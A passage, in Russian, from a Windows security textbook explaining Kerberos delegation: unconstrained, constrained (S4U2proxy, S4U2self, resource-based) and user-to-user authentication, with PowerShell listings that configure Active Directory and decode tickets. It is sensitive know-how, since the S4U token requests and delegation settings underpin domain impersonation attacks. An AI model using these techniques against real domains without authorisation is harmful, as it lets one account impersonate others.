Подробнее рассмотрим сходства и различия двух типов делегирования и их реализацию. В следующих разделах мы изменим некоторые параметры делегирования на сервере Active Directory. Это означает, что операции необходимо выполнять из учётной записи пользователя с привилегией `SeEnableDelegationPrivilege` на контроллере домена. Обычно эта привилегия есть только у

администраторов, поэтому примеры следует выполнять от имени администратора домена.

Неограниченное делегирование

Microsoft представила неограниченное делегирование в Windows 2000 вместе с исходной реализацией Windows Kerberos. Этот механизм делегирования Kerberos требует, чтобы клиент согласился предоставить копию своего TGT, позволяя службе делегировать его учётные данные. Он работает только с аутентификацией Kerberos, поскольку пользователь сначала должен пройти аутентификацию в службе с помощью протокола Kerberos. Обзор процесса неограниченного делегирования приведён на рисунке 14-8.




Рисунок 14-8. Процесс неограниченного делегирования

На рисунке показано, как клиент делегирует свои учётные данные службе базы данных на сервере DB через службу HTTP на сервере WEB. Сначала клиент отправляет TGS запрос обычного билета со своим TGT, используя SPN `HTTP/WEB.MINERAL` □. Если целевая служба может использовать делегирование, возвращённый билет должен иметь установленный флаг `OkAsDelegate`, указывающий клиенту, что при желании он может выполнить делегирование.

Затем клиент отправляет второй запрос нового TGT для передачи службе HTTP. Клиент обозначает своё намерение, указывая в качестве имени целевого субъекта пользователя `krbtgt` и устанавливая в `TGS-REQ` флаги `Forwardable` и `Forwarded` □. Если делегирование разрешено, TGS вернёт клиенту этот новый TGT.

Затем клиент может упаковать исходный билет службы и TGT в сообщение `AP-REQ` для сервера и отправить его по HTTP □. `AP-REQ` также должен содержать сведения о ключе сеанса для зашифрованного TGT, чтобы целевая служба могла его расшифровать. API Windows включают взаимную аутентификацию при делегировании учётных данных, поэтому сервер возвращает клиенту `AP-REP` □.

Получив `AP-REQ`, служба HTTP может заставить LSA предоставить ей маркер этого пользователя. LSA также сохранит TGT и сведения о ключе сеанса в новом сеансе входа. Когда служба HTTP захочет пройти аутентификацию в службе базы данных, она сможет олицетворить маркер пользователя и начать процесс аутентификации Kerberos. Это означает, что TGT пользователя

будет использован для запроса у TGS билета для SQL/DB.MINERAL □. Если служба удовлетворяет всем требованиям политики, TGS вернёт билет службы □, который LSA вернёт как новый AP-REQ для передачи службе базы данных □, завершая делегирование.

Поскольку делегированный TGT отправляется в сообщении AP-REQ, мы должны иметь возможность исследовать процесс делегирования, происходящий при локальной аутентификации, в PowerShell. Аутентифицируемому пользователю нужен зарегистрированный SPN. Мы используем пользователя alice, которому добавили SPN в разделе «Расшифрование сообщения AP-REQ» на странице 469. Сначала необходимо включить для него неограниченное делегирование. Это можно сделать либо через графический интерфейс, либо выполнив следующую команду PowerShell Set-ADAccountControl от имени администратора домена:

```
PS> Set-ADAccountControl -Identity alice -TrustedForDelegation $true
```

Проверить включение делегирования можно командой Get-ADUser или Get-ADComputer (в зависимости от типа учётной записи), как показано в листинге 14-17.

```
PS> Get-ADUser -Identity alice -Properties TrustedForDelegation |
Select-Object TrustedForDelegation
TrustedForDelegation
--------------------
                True
```

Листинг 14-17. Запрос свойства пользователя TrustedForDelegation

Теперь создадим клиентский контекст аутентификации и запросим сообщение AP-REQ с делегированным билетом (листинг 14-18).

```
PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
1 PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite" -RequestAttribute MutualAuth, Delegate
PS> $key = Get-KerberosKey -Password "AlicePassw0rd" -KeyType ARCFOUR_HMAC_MD5
-NameType SRV_INST -Principal "HTTP/graphite@mineral.local"
PS> Unprotect-LsaAuthToken -Token $client.Token -Key $key |
Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options         : MutualAuthRequired
<Ticket>
Ticket Version  : 5
Server Name     : SRV_INST - HTTP/graphite
Realm           : MINERAL.LOCAL
2 Flags           : Forwardable, Renewable, PreAuthent, OkAsDelegate, EncPARep
--snip--
```

Листинг 14-18. Запрос AP-REQ *и отображение делегированного билета*

Чтобы LSA запросил делегированный TGT, необходимо указать оба флага, MutualAuth и Delegate □. Обратите внимание, что в полученном билете установлен флаг OkAsDelegate □. Этот флаг присутствует независимо от того, запросил ли клиент делегирование, поскольку LSA объединяет его с атрибутом запроса делегирования, чтобы определить необходимость запроса TGT.

Аутентификатор хранит новый TGT в составе контрольной суммы GSSAPI, как показано в листинге 14-19.

```
<Authenticator>
Client Name     : PRINCIPAL - alice
Client Realm    : MINERAL.LOCAL
Client Time     : 5/15 1:51:00 PM
Checksum        : GSSAPI
Channel Binding : 00000000000000000000000000000000
1 Context Flags   : Delegate, Mutual
Delegate Opt ID : 1
<KerberosV5 KRB_CRED>
2 <Ticket 0>
Ticket Version  : 5
3 Server Name     : SRV_INST - krbtgt/MINERAL.LOCAL
```

```
Realm           : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version     : 2
Cipher Text     :
00000000: 49 FA B2 17 34 F9 0F D6 0C DE A3 67 54 9E 74 B7
00000010: 4E 1B 18 DC 91 40 F1 91 DC 42 37 64 CC 39 56 78
--snip--
000005D0: E5 D5 99 FD 15 2B
4 <Encrypted Part>
Encryption Type : AES256_CTS_HMAC_SHA1_96
Cipher Text     :
00000000: 3B 25 F6 CA 18 B4 E6 D4 C0 77 07 66 73 0E 67 9C
--snip--
```

Листинг 14-19. Аутентификатор `AP-REQ` *с делегированным TGT*

Если сравнить этот аутентификатор с показанным в листинге 14-15, первое заметное различие состоит в том, что установлены оба флага контекста, `Delegate` и `Mutual` □.

Флаг `Delegate` указывает, что в поле `Checksum` упакована структура учётных данных Kerberos (Kerberos Credential, `KRB-CRED`). Внутри `KRB-CRED` находится билет TGT □. Определить, что это TGT, можно по тому, что он предназначен для субъекта `krbtgt` □. Структура `KRB-CRED` также содержит дополнительную зашифрованную часть для хранения ключей сеанса, соответствующих TGT □.

Если мы сможем завершить аутентификацию, то получим маркер олицетворения. Теперь у LSA достаточно сведений, чтобы служба могла запросить любой билет службы от имени пользователя, предоставившего делегированный TGT, как показано в листинге 14-20.

```
PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Client $client
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
    Format-NtToken $token -Information
}
TOKEN INFORMATION
-----------------
Type       : Impersonation
Imp Level  : Delegation
--snip--
```

Листинг 14-20. Завершение процесса аутентификации с делегированием

Обратите внимание, что объект Token в листинге 14-20 имеет уровень олицетворения `Delegation`. Этот уровень олицетворения обеспечивается некоторыми API ядра, включая `SeCreateClientSecurity`, который захватывает маркер вызывающего клиента для последующего использования API ядра `SeImpersonateClient`. API `SeCreateClientSecurity` принимает логический параметр `ServerIsRemote`. Если параметр имеет значение `True`, API не захватывает маркер, когда уровень олицетворения не равен `Delegation`. Однако широко известные вызывающие стороны, такие как SMB, не задают параметру значение `True`. Поэтому уровень олицетворения `Delegation` фактически эквивалентен уровню `Impersonation` как для локального, так и для удалённого доступа, если в сеансе входа доступны учётные данные.

> **Примечание.** В Windows 10 и более новых версиях можно включить функцию Credential Guard, которая использует технологию виртуализации для защиты учётных данных пользователя, включая ключ сеанса TGT Kerberos, хранящийся в LSA, от раскрытия привилегированному пользователю, читающему память процесса LSASS. Поскольку неограниченное делегирование создавало бы механизм раскрытия ключа сеанса TGT пользователя, при включённом Credential Guard использовать его больше невозможно.

Ограниченное делегирование

Microsoft представила ограниченное делегирование, также называемое Service for User (S4U), в Windows 2003. Его целью было устранить слабость безопасности неограниченного делегирования: после того как пользователь делегировал учётные данные службе, та могла олицетворять его в любой другой службе того же домена, даже если эти службы совершенно не были связаны с назначением исходной службы.

Это делало любую службу с неограниченным делегированием привлекательной целью для атаки. Если вы скомпрометировали службу и смогли убедить привилегированного пользователя делегировать ей свои учётные данные, у вас были хорошие шансы скомпрометировать всю сеть. Технически пользователь должен был согласиться на делегирование своих учётных данных, но распространённые клиентские приложения, такие как Internet Explorer, делали это по умолчанию и всегда передавали атрибут запроса делегирования при настройке клиентского контекста аутентификации.

Microsoft устранила эту слабость, позволив администратору задавать явный список SPN, которые служба могла использовать для делегирования. Например, администратор мог ограничить рассмотренную ранее службу HTTP делегированием только службе базы данных и ничему другому.

Ограниченное делегирование может работать в трёх режимах:

• делегирование только Kerberos;
• делегирование с переходом протокола;
• делегирование на основе ресурсов.

В следующих разделах мы по очереди рассмотрим каждый режим.

Делегирование только Kerberos

Режим делегирования только Kerberos, в официальной документации также называемый Service for User to Proxy (S4U2proxy), работает почти так же, как неограниченное делегирование. Он требует, чтобы пользователь прошёл аутентификацию в промежуточной службе с помощью Kerberos, как показано на рисунке 14-9.




Рисунок 14-9. Обзор ограниченного делегирования только Kerberos

Хотя схема очень похожа на рисунок 14-8, имеются тонкие различия. Во-первых, исходный пользователь запрашивает обычный билет службы HTTP □, а не дополнительный TGT. Пользователь может упаковать этот билет службы в сообщение AP-REQ и отправить его службе HTTP □. Затем служба HTTP хочет делегировать аутентификацию пользователя службе базы данных, поэтому запрашивает у TGS билет службы, включая собственный TGT. Она также прикрепляет билет пользователя для собственной службы к сообщению TGS-REQ □.

TGS исследует запрос. Если в билете службы пользователя установлен флаг Forwardable, а служба базы данных присутствует в списке разрешённых служб для учётной записи, отправляющей запрос билета, TGS использует билет пользователя для службы HTTP, чтобы создать билет службы базы данных □. Служба может обычным образом упаковать этот билет и связанные сведения в сообщение AP-REQ и отправить его службе базы данных □.

Хотя может показаться, что пользователь не способен управлять делегированием своих учётных данных, он может заблокировать его, просто отказавшись запрашивать перенаправляемый билет службы. К тому, как сбросить флаг Forwardable, мы вернёмся позднее.

Список SPN служб, которым учётная запись может делегировать, хранится в записи учётной записи пользователя или компьютера в Active Directory, в атрибуте msDS-AllowedToDelegateTo. Задать этот атрибут можно с помощью Set-ADUser или Set-ADComputer в PowerShell, как показано в листинге 14-21.

```
PS> $spns = @{'msDS-AllowedToDelegateTo'=@('CIFS/graphite')}
PS> Set-ADUser -Identity alice -Add $spns
```

Листинг 14-21. Добавление новой записи msDS-AllowedToDelegateTo *для учётной записи* alice

Для запроса списка SPN используйте Get-ADUser или Get-ADComputer, как показано в листинге 14-22.

```
PS> Get-ADUser -Identity alice -Properties 'msDS-AllowedToDelegateTo' |
Select-Object -Property 'msDS-AllowedToDelegateTo'
msDS-AllowedToDelegateTo
------------------------
{CIFS/graphite}
```

Листинг 14-22. Запрос атрибута msDS-AllowedToDelegateTo

В этом примере мы подтверждаем возможность делегирования службе CIFS/graphite.

Делегирование с переходом протокола

Требование сквозной аутентификации Kerberos до домена не всегда выполнимо. Например, что если пользователь, обращающийся к службе HTTP, находится в общедоступной сети и не может напрямую подключиться к KDC для получения билета службы? Здесь может пригодиться второй тип ограниченного делегирования - делегирование с переходом протокола, называемое в документации Service for User to Self (S4U2self). Оно выполняет переход протокола аутентификации: внешняя служба HTTP может аутентифицировать пользователя с помощью собственного механизма, а затем использовать эти сведения для построения билета службы базы данных с доменными учётными данными пользователя, не требуя от пользователя знания Kerberos.

Шаги ограниченного делегирования с переходом протокола аутентификации показаны на рисунке 14-10.




Рисунок 14-10. Обзор ограниченного делегирования с переходом протокола аутентификации

Сначала пользователь отправляет запрос службе HTTP и предоставляет учётные данные аутентификации □. Учётные данные не обязаны быть связаны с учётными данными Kerberos, которые мы хотим использовать, а протокол аутентификации может быть любым, например базовой аутентификацией HTTP. Служба HTTP сопоставляет аутентифицированного пользователя с учётной записью домена, а затем запрашивает у TGS билет службы для себя со сведениями этой доменной учётной записи □.

TGS собирает все сведения о целевом пользователе (например, его членства в группах), помещает их в PAC и отправляет билет службы обратно службе. Поскольку билет предназначен самой службе, LSA может его расшифровать, извлечь PAC и создать объект Token.

Этот процесс может показаться опасным. В конце концов, он позволяет запросить билет службы из ничего, не требуя никакой аутентификации пользователя. Хотите верьте, хотите нет, но именно так работает S4U2self; однако помните, что созданный маркер полезен только для локальной системы. LSA уже может синтезировать маркер с любыми желаемыми группами и использовать его локально, поэтому свойства безопасности системы не меняются.

Однако, в отличие от синтезированного локального маркера, у LSA есть копия билета службы S4U2self. Если учётная запись службы настроена для делегирования, она может использовать S4U2proxy с билетом службы S4U2self, чтобы запросить билет разрешённой службы □. Затем она может упаковать этот новый билет службы в `AP-REQ` и использовать его для аутентификации в службе базы данных □.

Разрешить S4U2self переходить к S4U2proxy можно, задав список разрешённых SPN в `msDS-AllowedToDelegateTo` и установив флаг управления учётной записью пользователя `TrustedToAuthForDelegation` в `True`. Как изменять разрешённые SPN, было показано в листинге 14-21. Флаг `TrustedToAuthForDelegation` можно задать следующей командой:

```
PS> Set-ADAccountControl -Identity alice -TrustedToAuthForDelegation $true
```

Чтобы запросить состояние флага, используйте `Get-ADUser` или `Get-ADComputer`, как показано в листинге 14-23.

```
PS> Get-ADUser -Identity alice -Properties TrustedToAuthForDelegation |
Select-Object -Property TrustedToAuthForDelegation
TrustedToAuthForDelegation
```

```
-------------------------
                    True
```

Листинг 14-23. Запрос флага `TrustedToAuthForDelegation`

Обратите внимание, что мы не проверяем возможность запросить исходный билет S4U2self. Как упоминалось ранее, это имеет значение только для безопасности локальной системы. Без настроенного S4U2proxy компьютер не может использовать учётные данные в сетевом запросе. Фактически любой пользователь Windows может запросить маркер S4U с помощью `LsaLogonUser` или команды `Get-NtToken`, даже без подключения к корпоративной сети.

В листинге 14-24 показано, что сейчас мы работаем от имени пользователя `alice`. Попробуем запросить маркер другого пользователя.

```
PS> Show-NtTokenEffective
MINERAL\alice

1 PS> $token = Get-NtToken -S4U -User bob -Domain MINERAL
PS> Format-NtToken $token
2 MINERAL\bob

PS> Format-NtToken $token -Information
TOKEN INFORMATION
-----------------
Type       : Impersonation
3 Imp Level  : Identification
--snip--
```

Листинг 14-24. Запрос маркера S4U2self от имени обычного пользователя

Здесь мы используем `Get-NtToken` с параметром `S4U`, чтобы запросить маркер пользователя `bob` □. Обратите внимание, что пароль указывать не требуется. Отформатировав маркер, можно подтвердить, что он действительно принадлежит `bob` □.

Такая конструкция создала бы огромную локальную дыру в безопасности, если бы LSA не ограничивал маркер уровнем `Identification`, не позволяющим обычному пользователю использовать маркер для доступа к защищённым ресурсам □. Единственный способ получить маркер уровня `Impersonation` - иметь включённую привилегию `SeTcbPrivilege`, которая по умолчанию есть только у локальной учётной записи SYSTEM. Поэтому `TrustedToAuthForDelegation` обычно настраивают для учётной записи компьютера, используемой учётной записью SYSTEM, чтобы та могла олицетворить маркер S4U2self на уровне `Impersonation`, а затем заставить LSA запросить билет S4U2proxy.

Делегирование на основе ресурсов

Последний тип ограниченного делегирования, делегирование на основе ресурсов, был представлен в Windows Server 2012. Он не изменяет описанный ранее базовый процесс делегирования; вместо этого изменяется условие выдачи перенаправляемого билета службы. Решение основывается не только на учётной записи, запрашивающей делегированный билет, но и на запрашиваемом целевом SPN.

Делегирование на основе ресурсов управляется атрибутом `msDS-AllowedToActOnBehalfOfOtherIdentity` объекта пользователя или компьютера. Этот атрибут является дескриптором безопасности, содержащим ACE для каждой учётной записи, которой пользователь может делегировать. Задать его можно командой PowerShell `Set-ADUser` или `Set-ADComputer`, указав различительные имена пользователей или компьютеров в параметре `PrincipalsAllowedToDelegateToAccount`. В листинге 14-25 мы добавляем учётную запись компьютера GRAPHITE в список учётных записей, которым пользователь `alice` может

делегировать.

```
PS> Set-ADUser -Identity alice
-PrincipalsAllowedToDelegateToAccount (Get-ADComputer GRAPHITE)
PS> Get-ADUser -Identity alice -Properties
PrincipalsAllowedToDelegateToAccount |
Select-Object PrincipalsAllowedToDelegateToAccount
PrincipalsAllowedToDelegateToAccount
-----------------------------------
1 {CN=GRAPHITE,CN=Computers,DC=mineral,DC=com}
PS> $name = "msDS-AllowedToActOnBehalfOfOtherIdentity"
PS> (Get-ADUser -Identity alice -Properties $name)[$name] |
ConvertTo-NtSecurityDescriptor | Format-NtSecurityDescriptor -Summary
<Owner> : BUILTIN\Administrators
<DACL>
2 MINERAL\GRAPHITE$: (Allowed)(None)(Full Access)
```

Листинг 14-25. Настройка делегирования на основе ресурсов для учётной записи пользователя

Это позволяет учётной записи компьютера GRAPHITE запросить билет службы для одного из SPN пользователя `alice`. Команда `Get-ADUser` предоставляет полное различительное имя целевой учётной записи □, но, если извлечь дескриптор безопасности из атрибута и отформатировать его, в форматированном DACL мы увидим SID `MINERAL\GRAPHITE$` в ACE □.

При переходе от S4U2self к S4U2proxy субъекту клиента не требуется установленный флаг `TrustedToAuthForDelegation`. В качестве механизма управления контроллер домена предоставляет два SID групп, указывающих источник маркера. Эти два SID показаны в таблице 14-2.

Таблица 14-2. SID для заявленных личностей

Имя	**SID**	**Описание**
Authentication authority asserted identity	`S-1-18-1`	Маркер создан посредством аутентификации.
Service asserted identity	`S-1-18-2`	Маркер создан посредством механизма S4U.

Первый SID указывает, что объект Token был создан путём предоставления KDC учётных данных аутентификации. Второй SID назначается маркерам S4U2self или S4U2proxy. Дескриптор безопасности может использовать эти SID, чтобы ограничить доступ к службе, настроенной для делегирования ресурсов, либо делегированием только Kerberos, получающим первый SID, либо делегированием с переходом протокола аутентификации, получающим второй.

При неправильной настройке делегирование является опасной функцией, а настроить его неправильно легко. Особенно это относится к переходу от S4U2self к S4U2proxy посредством ограниченного делегирования, при котором служба могла бы олицетворять любого пользователя домена, включая привилегированных. Чтобы уменьшить опасность, система может установить флаг UAC `AccountNotDelegated` учётной записи в `True`, заблокировав её использование в сценарии делегирования. В графическом интерфейсе этот флаг называется «Учётная запись является конфиденциальной и не может быть делегирована». Установить его на контроллере домена из учётной записи администратора домена можно следующей командой PowerShell:

```
PS> Set-ADUser -Identity alice -AccountNotDelegated $true
```

В листинге 14-26 мы исследуем, что изменяет этот флаг для предотвращения делегирования.

```
1 PS> Get-ADUser -Identity alice -Properties AccountNotDelegated |
Select-Object AccountNotDelegated
AccountNotDelegated
```

```
------------------
               True
PS> $client = New-LsaClientContext -CredHandle $credout -Target
"HTTP/graphite"
PS> Unprotect-LsaAuthToken -Token $client.Token -Key $key |
Format-LsaAuthToken
<KerberosV5 KRB_AP_REQ>
Options         : MutualAuthRequired
<Ticket>
Ticket Version  : 5
Server Name     : SRV_INST - HTTP/graphite
Realm           : MINERAL.LOCAL
2 Flags           : Renewable, PreAuthent, EncPARep
--snip--
```

Листинг 14-26. Исследование флагов билета для учётной записи с установленным `AccountNotDelegated`

Сначала мы подтверждаем, что у пользователя `alice` флаг `AccountNotDelegated` установлен в `True` □. Затем запрашиваем билет службы для этого пользователя. После расшифрования видно, что флаг `Forwardable` больше не присутствует □. Как объяснялось ранее, TGS откажется выдавать новый билет службы на основе существующего, если флаг `Forwardable` не установлен. Это фактически автоматически блокирует делегирование. Обратите внимание: если флаг `Forwardable` установлен, а вы только что изменили значение флага `AccountNotDelegated`, я рекомендую выйти из системы, а затем снова войти от имени пользователя, чтобы убедиться в отсутствии кэшированных билетов.

До сих пор для выбора KDC правильного общего ключа шифрования нам требовался SPN, настроенный для пользователя или компьютера. Однако доступен и другой режим аутентификации, позволяющий пользователям проходить аутентификацию друг у друга без SPN. Завершим главу обсуждением того, как использовать Kerberos без настройки SPN для пользователя.

Аутентификация Kerberos «пользователь-пользователь»

Протокол NTLM может выполнять сетевую аутентификацию между непривилегированными пользователями, но, поскольку для выдачи билета учётной записи Kerberos нужен сопоставленный SPN, обычно Kerberos не должен уметь этого делать. Чтобы обеспечить аутентификацию между непривилегированными пользователями, Windows Kerberos включает функцию аутентификации User-to-User (U2U). Основные операции аутентификации U2U показаны на рисунке 14-11.




Рисунок 14-11. Аутентификация между пользователями с помощью Kerberos

На этом рисунке `alice` хочет пройти аутентификацию в службе, работающей под учётной записью `bob`. Однако у `bob` нет зарегистрированного SPN, поэтому запрос билета службы пользователем `alice` □ завершится неудачей, так как KDC не знает целевой SPN. Но поскольку запрошенное имя службы имеет формат UPN (то есть `bob@mineral.local`), LSA предполагает, что пользователь хочет выполнить аутентификацию U2U, и вместо этого создаёт сообщение `TGT-REQ`. Он отправляет сообщение `TGT-REQ` службе, работающей под учётной записью `bob` □.

Служба принимает маркер `TGT-REQ`, а LSA упаковывает кэшированный TGT пользователя `bob` в сообщение `TGT-REP` для отправки обратно клиенту □. (Обратите внимание, что LSA просто берёт кэшированный TGT вызывающей стороны; похоже, он совершенно не обращает внимания на UPN в `TGT-REQ`. Поэтому возвращённый TGT может принадлежать не запрошенному пользователю, что будет важно на следующем шаге.)

Получив `TGT-REP`, LSA может упаковать TGT для `alice` и TGT для `bob` в `TGS-REQ`, а затем запросить билет службы для `bob@mineral.local` □. Затем TGS может расшифровать TGT, проверить, что дополнительный TGT принадлежит запрошенной учётной записи пользователя, и создать билет службы, зашифрованный ключом сеанса TGT пользователя `bob`. Если дополнительный TGT принадлежит не `bob`, возможно потому, что служба работала не под его учётной записью, запрос завершится неудачей.

Если запрос завершается успешно, LSASS клиента может упаковать билет службы в сообщение `AP-REQ`, отправить его службе и завершить аутентификацию □. Выполним проверку, чтобы увидеть аутентификацию U2U в действии (листинг 14-27).

```
